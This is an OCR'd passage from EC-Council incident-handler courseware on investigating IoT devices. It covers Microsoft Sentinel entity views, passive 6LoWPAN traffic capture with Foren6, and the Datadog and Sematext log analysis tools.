



Figure 10.32: Screenshot of selecting IoT device in Microsoft Sentinel

- **Step 4**: In the entity page, find contextual information such as vendor name, model number, **alerts**, **events**, **anomalies**, and **activity timeline** for further analysis.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 10.33: Screenshot of Microsoft Sentinel displaying contextual information about the device

- **Step 5**: Go to **Microsoft Sentinel → Entity behavior** in the left pane to view other vulnerable IoT devices.





Figure 10.34: Screenshot of Microsoft Sentinel showing vulnerable IoT devices

Thus, you can view the **IoT devices by # of alerts (Preview)** box with the top five IoT devices containing high number of alerts, as shown in the above screenshot.

## Analyzing IoT Network Traffic using Foren6

*Source: https://cetic.github.io*

Incident handlers can use tools such as Foren6 to capture network traffic from and to IoT devices. Foren6 is a non-intrusive 6LoWPAN network analysis tool. It leverages passive sniffer devices to reconstruct a visual and textual representation of network information to support real-world IoT applications.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Foren6 uses sniffers to capture 6LoWPAN traffic and renders the network state in a graphical user interface (GUI); additionally, it detects routing problems. The routing protocol for 6LoWPAN networks, RPL, is an emerging IETF standard. Foren6 captures all RPL-related information and identifies abnormal and malicious behaviors in the network traffic. It combines multiple sniffers and captures live packets from deployed networks in a non-intrusive manner.

Steps to analyze a real 6LoWPAN network using a Contiki-based sniffer module:

- Install and open **Foren6**.
- Now, open the "**Manage Sources**" dialog by clicking on **Manage Sources** in the Toolbar or "**File**" menu.
- In this dialog, remove all existing entries from the top section by selecting each element and clicking on **Remove**.
- Next, add a new source by specifying the following three fields:
  - **Target**: Type the path to the USB device (example: /dev/ttyUSB0).
  - **Channel**: Type the integer value of the channel you want to capture (1 to 26).
  - **Type**: Select sniff.
- After entering aforementioned information, click on **Add**.
- If the device is found by the application, it will appear in the list of available devices. If the specified device exists but you receive an error, the user running Foren6 probably does not have permission to access that serial device. Then, launch the Foren6 application as root.
- Click on the **Close** button to return to the main window.
- Click on the **Start** button (now enabled) to launch packet capture.





Figure 10.35: Capturing network traffic using Foren6


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.36: Screenshot of Foren6 showing various result panes

## IoT-based Log Analysis Tools

- **Datadog**

  Source: *https://www.datadoghq.com*

  Datadog allows incident responders to analyze IoT-based logs during the investigation of an incident. The tool does not require complex queries for analyzing IoT logs, and incident responders can quickly start analyzing using log patterns to understand log activities. Datadog can help in summarizing log data on a single interactive dashboard and prioritize them accordingly. The tool can also rehydrate logs from compressed archives and enables incident handlers to access them to support audits or investigations.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.37: Screenshot of Datadog console

- **Sematext Logs**

  Source: *https://sematext.com*

  Sematext Logs allows incident responders to collect and analyze logs from IoT devices in a network. The tool also enables the creation of custom dashboards with real-time data that help incident responders to understand critical trends, summarize top values, and check the frequency of conditions.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

